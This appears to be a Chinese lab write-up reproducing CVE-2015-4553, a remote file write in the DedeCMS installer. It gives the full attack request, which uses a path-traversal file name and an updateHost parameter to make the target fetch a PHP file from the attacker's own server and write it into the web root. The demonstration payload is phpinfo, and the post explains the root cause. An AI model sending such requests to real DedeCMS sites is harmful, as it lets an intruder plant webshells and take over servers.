CVE-2015-4553 Dedecms远程写文件

CVE-2015-4553 Dedecms远程写文件

首页
访问

http://192.168.1.3/install/index.php?step=11\&insLockfile=a\&s_lang=a\&install_demo_name=.../data/admin/config_update.php这句话会跳转到http://updatenew.dedecms.com/base-v57/dedecms/demodata.a.txt中读取内容写入到c:/phpstudy/WWW/config_update.php。访问发现获取失败。


在目标机上192.168.1.3,查看c:/phpstudy/WWW/data/admin/config_update.php,已经由原来的内容变为空的内容。

在192.168.1.2打开phpStudy在C:/phpStudy/WWW下建立dedecms/demodata.a.txt,写入<?php phpinfo();?>
访问:http://192.168.1.3/install/index.php?step=11\&insLockfile=a\&s_lang=a\&install_demo_name=.../data/tchg.php\&updateHost=http://192.168.1.2/,可以看到出现了存在,说明phpinfo已经写进去了![在这里插入图片描述](https://i-blog.csdnimg.cn/direct/ff3eae6b0cc1432ea4c4603c3a954bf2.png)

访问:http://192.168.1.3/data/tchg.php,可以看到phpinfo页面说明真的写进去了。![在这里插入图片描述](https://i-blog.csdnimg.cn/direct/198cefe5a2cf418a9bec2f5ef8fdd5d4.png)


漏洞产生的原因发生在安装页面C:/phpStudy/WWW/install/index.php,如果接收到的参数step=11,然后包含C:/phpStudy/WWW/data/admin/config_update.php。查看config_update.php里面定义了updateHost变量。前面已经把这个文件里的内容给清空了。这里利用了php5.2的特性,全局变量get可以赋值,这样就控制了上传的内容,达到了写shell的目的。
相关推荐
QXWZ_IA1 小时前
测绘单位采购RTK:设备价格、账号年费、售后,用时间轴分权重
网络·人工智能·安全
IT大白鼠3 小时前
GitLab 未认证 RCE 应急实战CVE-2026-97229(CVSS 10.0)
网络·安全·gitlab
进击的荆棘3 小时前
Linux系统——线程同步与互斥之线程池和安全
linux·运维·服务器·安全·单例模式·线程
KCENN3 小时前
安全地毯压敏传感防护在工业流水线与机器人作业区的耐腐蚀材质及紧急停机机制
安全
北城笑笑4 小时前
Vue 109 ,从零搭建 Vue3 + Electron 工程:生态、安全桥接与打包选型( Vue + Electron )
前端·javascript·vue.js·安全·electron·vue
山东科恩光电16 小时前
安全触边在协作机器人工作站防碰撞防护中的安装方案与性能优化
安全
山东科恩光电1 天前
安全地毯压力感应防护在工厂自动化区域的实时监测与停机联动应用
安全
Flynt2 天前
日涨4000星的OSINT工具,我拿Linus的用户名和一个随机字符串实测了一遍
python·安全
国科安芯2 天前
人在回路中的总线:商业空间站环境控制与生命保障系统CANFD网络的可靠性与功能安全
网络·嵌入式硬件·安全·架构·php·抗辐射
国科安芯2 天前
算力上天之后的电与静:星上边缘计算载荷带外管理网络的低功耗调度与辐射容错
网络·人工智能·嵌入式硬件·安全·边缘计算·低轨卫星·商业航天